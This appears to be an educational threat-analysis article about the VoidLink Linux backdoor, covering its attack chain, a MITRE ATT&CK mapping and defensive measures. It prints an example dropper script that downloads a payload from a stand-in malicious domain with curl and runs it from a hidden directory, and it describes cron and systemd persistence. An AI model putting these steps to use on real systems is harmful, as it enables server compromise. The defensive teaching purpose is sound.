


















































Certification Courses
Hands-On Labs
Threat Intelligence
Latest Cyber News
MITRE ATT&CK Breakdown
All Cyber Keywords
In the ever-evolving landscape of cyber threats, a new sophisticated adversary has emerged targeting the backbone of modern IT: Linux servers. Dubbed VoidLink, this advanced malware represents a significant leap in the attack capabilities of threat actors focusing on high-value, critical infrastructure and corporate networks. This guide provides a comprehensive, beginner-friendly breakdown of the VoidLink Linux malware, explaining its inner workings, mapping its techniques to the MITRE ATT&CK framework, and delivering actionable defense strategies for cybersecurity professionals and students alike.
VoidLink is a modular, backdoor malware specifically engineered for Linux operating systems. Unlike simple scripts, it's a complex piece of software written in C, designed for stealth, persistence, and remote control. Its primary goal is to establish a covert channel (a "backdoor") on a compromised server, allowing the threat actor to execute commands, upload/download files, and move laterally through the network at will. Think of it as a master thief not only picking your lock but also hiding inside your house, building secret passages, and controlling your security system.
The malware typically gains initial access through exploiting vulnerabilities in internet-facing services (like web servers or SSH) or via compromised credentials. Once inside, it employs sophisticated techniques to avoid detection by security tools.

Understanding the step-by-step attack sequence is crucial for both threat hunters and defenders. Here’s how a typical VoidLink compromise unfolds:
The attacker delivers the VoidLink payload. This could be through:
Once the initial shell is obtained, the attacker executes a dropper script. This script:
/tmp/.lib/, /var/lib/.systemd/).Example Dropper Command Snippet:
                #!/bin/bash

                curl -s http://malicious-domain[.]com/voidlink.tar.gz -o /tmp/update.tar.gz

                tar -xzf /tmp/update.tar.gz -C /var/lib/.systemd/

                chmod +x /var/lib/.systemd/voidlink

                /var/lib/.systemd/voidlink &
The malware ensures it runs every time the system starts. Common methods include:
/etc/systemd/system/ with an innocent name like "netwatch.service".@reboot /var/lib/.systemd/voidlink)..bashrc, .profile) for user-based persistence.The VoidLink malware calls back to a server controlled by the attacker (the C2). This communication is often:
With a stable foothold, the attacker uses VoidLink's capabilities to:
nmap or custom scripts.The MITRE ATT&CK framework is a globally accessible knowledge base of adversary tactics and techniques. Mapping VoidLink's behavior to this framework helps defenders understand and hunt for specific indicators. Below is a breakdown of key techniques associated with this malware.
| MITRE ATT&CK Tactic | Technique ID & Name | How VoidLink Implements It |
|---|---|---|
| Initial Access | T1190 | Exploit Public-Facing Application | Exploits vulnerabilities in services like web apps or SSH to gain a foothold. |
| Execution | T1059 | Command and Scripting Interpreter | Uses Linux bash shells to execute commands and the downloaded malware binary. |
| Persistence | T1543 | Create or Modify System Process | Installs itself as a systemd service or cron job for reboot survival. |
| Defense Evasion | T1574 | Hijack Execution Flow | May use LD_PRELOAD or similar methods to intercept and manipulate system calls. |
| Defense Evasion | T1070 | Indicator Removal | Cleans log files (e.g., /var/log/auth.log) to erase traces of login attempts. |
| Command & Control | T1573 | Encrypted Channel | Communicates with its C2 server using encrypted TLS connections. |
| Discovery | T1046 | Network Service Discovery | Scans the internal network to identify other potential targets for lateral movement. |
For a full exploration of the MITRE ATT&CK framework, visit the official MITRE ATT&CK website.
Understanding both sides of the cyber battlefield is key to building effective defenses. Let's contrast the goals and methods of the attackers (Red Team mindset) with the defenders (Blue Team).
/tmp/ or /var/lib/), analyze network traffic for suspicious outbound connections.Many breaches start with preventable configuration errors. Here’s what to avoid and what to implement.

Moving from theory to practice, here is a structured, four-phase framework to build resilience against threats like the VoidLink malware.
autopsy or commercial forensics suites to understand the scope and find all persistence mechanisms before removal.No. While advanced threat actors often target high-value infrastructure, the techniques used by VoidLink can be deployed against any vulnerable Linux server. Small businesses, cloud VPS instances, and even personal servers can be targets for botnet recruitment or crypto-mining.
Traditional signature-based AV may detect known variants if its signatures are up-to-date. However, VoidLink's use of encryption, obfuscation, and living-off-the-land techniques makes behavioral detection (like EDR) far more effective. Relying solely on AV is insufficient.
From a forensic/analysis perspective (not for live containment), you might check for anomalies:
ps auxf (look for strange process trees),
netstat -tulpan (look for unexpected listening ports or outbound connections),
systemctl list-units --type=service --state=running (check for unknown services).
Important: In a real incident, follow your IR plan. Isolating the system from the network is often the first action.
Excellent free resources include the Linux Security Expert blog, the Red Hat Linux resources, and hands-on labs on platforms like TryHackMe or Hack The Box.
The discovery of VoidLink is a stark reminder that Linux security cannot be an afterthought.
Your Action Plan for This Week:
Stay vigilant, keep learning, and build your defenses in depth. Share this guide with your team to raise awareness about this evolving threat.
For ongoing threat intelligence, bookmark resources like The Hacker News and CISA's Known Exploited Vulnerabilities Catalog.
© 2026 Cyber Pulse Academy. This content is provided for educational purposes only.
Always consult with security professionals for organization-specific guidance.
Every contribution moves us closer to our goal: making world-class cybersecurity education accessible to ALL.
Choose the amount of donation by yourself.